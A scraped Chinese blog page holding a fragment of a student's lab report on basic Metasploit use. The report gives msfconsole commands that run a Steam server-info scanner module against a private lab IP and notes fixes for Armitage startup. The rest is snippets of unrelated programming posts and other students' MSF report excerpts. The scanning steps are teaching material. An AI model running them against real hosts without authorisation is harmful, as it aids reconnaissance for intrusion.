- 20145325张梓靖 《网络对抗技术》 MSF基础应用
20145325张梓靖 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,这里以 ...
随机推荐
- springMVC访问 WEB-INF 下的 jsp 和 html
配置freemarker,记得加上jar包 <?xml version="1.0" encoding="UTF-8"?> <beans xml ...
- 把Asp.Net Core 2.0部署在Linux上,使用Nginx代理服务器,并且用Systemctl命令以服务的方式监听项目
在Linux上部署.net core 2.0程序: 第一步:配置Nginx代理 在/etc/nginx/sites-available/default 中添加 server { listen ; lo ...
- POJ-2329 Nearest number - 2(BFS)
Nearest number - 2 Time Limit: 5000MS Memory Limit: 65536K Total Submissions: 4100 Accepted: 1275 De ...
- js处理数组问题,以及数组转化问题
var str="1,2,1,2,31,2";var arr = str.split(",");for (var i = 0; i < arr.lengt ...
- Python:zip()函数
zip()函数的定义 从参数中的多个迭代器取元素组合成一个新的迭代器: 返回:返回一个zip对象,其内部元素为元组:可以转化为列表或元组: 传入参数:元组.列表.字典等迭代器. zip()函数的用法 ...
- JavaScript之Function 和 Object 的区别和联系
1.先看一个控制台的输出: instanceof 运算符字面意思是 左边是右边的一个实例吗? 但是这两条输出让人很困惑.Function 是 Object 的实例.Object 也是 Function ...
- python xlwt 设置单元格样式-合并单元格
xlwt模块详解--合并单元格 import xlwtworkbook = xlwt.Workbook()worksheet = workbook.add_sheet('My sheet')# 合并第 ...
- linux系统下添加计划任务执行php文件方法
在web开发过程中,经常需要设定一些定期执行的任务,比如商品定时上下架.我们以php文件为例,讲解linux下的计划任务,来看看吧 在web开发过程中,经常需要设定一些定期执行的任务,比如商品定时 ...
- js判断字符串长度
方法1: String.prototype.gblen = function() { var len = 0; for (var i=0; i<this.length; i++) { if (t ...
- Python开发【笔记】:关闭线程的方法
1.通过API进行线程关闭 import threading import time import inspect import ctypes def _async_raise(tid, exctyp ...
靶机:
实验步骤
- 输入
show auxiliary查看所有的辅助模块 - 输入
info scanner/steam/server_info查看模块信息,请求从服务器获取信息,扫描范围默认为10(从起始地址开始往后扫10个),端口固定为UDP端口27015。端口27015只是用作输入/输出的通信端口。
- 输入
use scanner/steam/server_info使用漏洞 - 输入
set RHOSTS 192.168.1.180为起始IP - 输入
exploit开始攻击
(果不其然,这个网段里木有服务器,sang~)
三、实验中遇到的问题及解决方案
1.armitage无法开启,出现错误提示如下图
- 参考了一篇博客里面解释了很多,具体的操作如下
1 输入 /etc/init.d/postgresql start 启动postgresql数据库;
2 输入 msfdb init 初始化MSF数据库(关键步骤);
3 输入 msfconsole 运行msfconsole;
#4 输入 db_status 在msf中查看数据库连接状态。
- 在显示
Connected to msf. Connection type: postgresql.之后,再次输入armitage即可开启成功。
四、实验总结
1.实验总结与体会
实验最痛苦的就是明明和大家做的一样,但是我的就是无法攻击成功。通过实验掌握了msf的简单操作,始终牢记不懂就help,不知道是干什么的就info,看不懂就有道的宗旨,还是有些收获的,有些快乐。
2.离实战还缺些什么技术
觉得差的也不多,也就一个大神的距离吧。通过在网络上捕包反查IP,并且攻击。类似这种步骤中的功能,我目前只能在已知的情况下,进行强迫式攻击(就是硬生生让舍友拷一下)。
2018-2019-2 20165205 <网络对抗> Exp5 MSF基础 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1 ...
20155227<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode exploit:把实现设置好的东西送到要攻击的主机里. ...
20155232<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode. exploit:就是利用可能存在的漏洞对目标进行攻击 ...
20155302<网络对抗>Exp5 MSF基础应用 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如 ...
20155323刘威良<网络对抗>Exp5 MSF基础应用 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实 ...
20145301 赵嘉鑫 <网络对抗>Exp5 MSF基础应用 一 实验链接 渗透实验一:MS08_067渗透实验 渗透实验二:MS14_064渗透实验 (首用) 渗透实验三:Adobe ...
20145215<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码 ...
20145208 蔡野 <网络对抗>Exp5 MSF基础应用 链接地址 主动攻击:利用ms08_067_netapi进行攻击 对浏览器攻击:MS10-002 对客户端攻击:adobe_to ...
20145311王亦徐 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,以ms ...
20145325张梓靖 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,这里以 ...
配置freemarker,记得加上jar包 <?xml version="1.0" encoding="UTF-8"?> <beans xml ...
在Linux上部署.net core 2.0程序: 第一步:配置Nginx代理 在/etc/nginx/sites-available/default 中添加 server { listen ; lo ...
Nearest number - 2 Time Limit: 5000MS Memory Limit: 65536K Total Submissions: 4100 Accepted: 1275 De ...
var str="1,2,1,2,31,2";var arr = str.split(",");for (var i = 0; i < arr.lengt ...
zip()函数的定义 从参数中的多个迭代器取元素组合成一个新的迭代器: 返回:返回一个zip对象,其内部元素为元组:可以转化为列表或元组: 传入参数:元组.列表.字典等迭代器. zip()函数的用法 ...
1.先看一个控制台的输出: instanceof 运算符字面意思是 左边是右边的一个实例吗? 但是这两条输出让人很困惑.Function 是 Object 的实例.Object 也是 Function ...
xlwt模块详解--合并单元格 import xlwtworkbook = xlwt.Workbook()worksheet = workbook.add_sheet('My sheet')# 合并第 ...
在web开发过程中,经常需要设定一些定期执行的任务,比如商品定时上下架.我们以php文件为例,讲解linux下的计划任务,来看看吧 在web开发过程中,经常需要设定一些定期执行的任务,比如商品定时 ...
方法1: String.prototype.gblen = function() { var len = 0; for (var i=0; i<this.length; i++) { if (t ...
1.通过API进行线程关闭 import threading import time import inspect import ctypes def _async_raise(tid, exctyp ...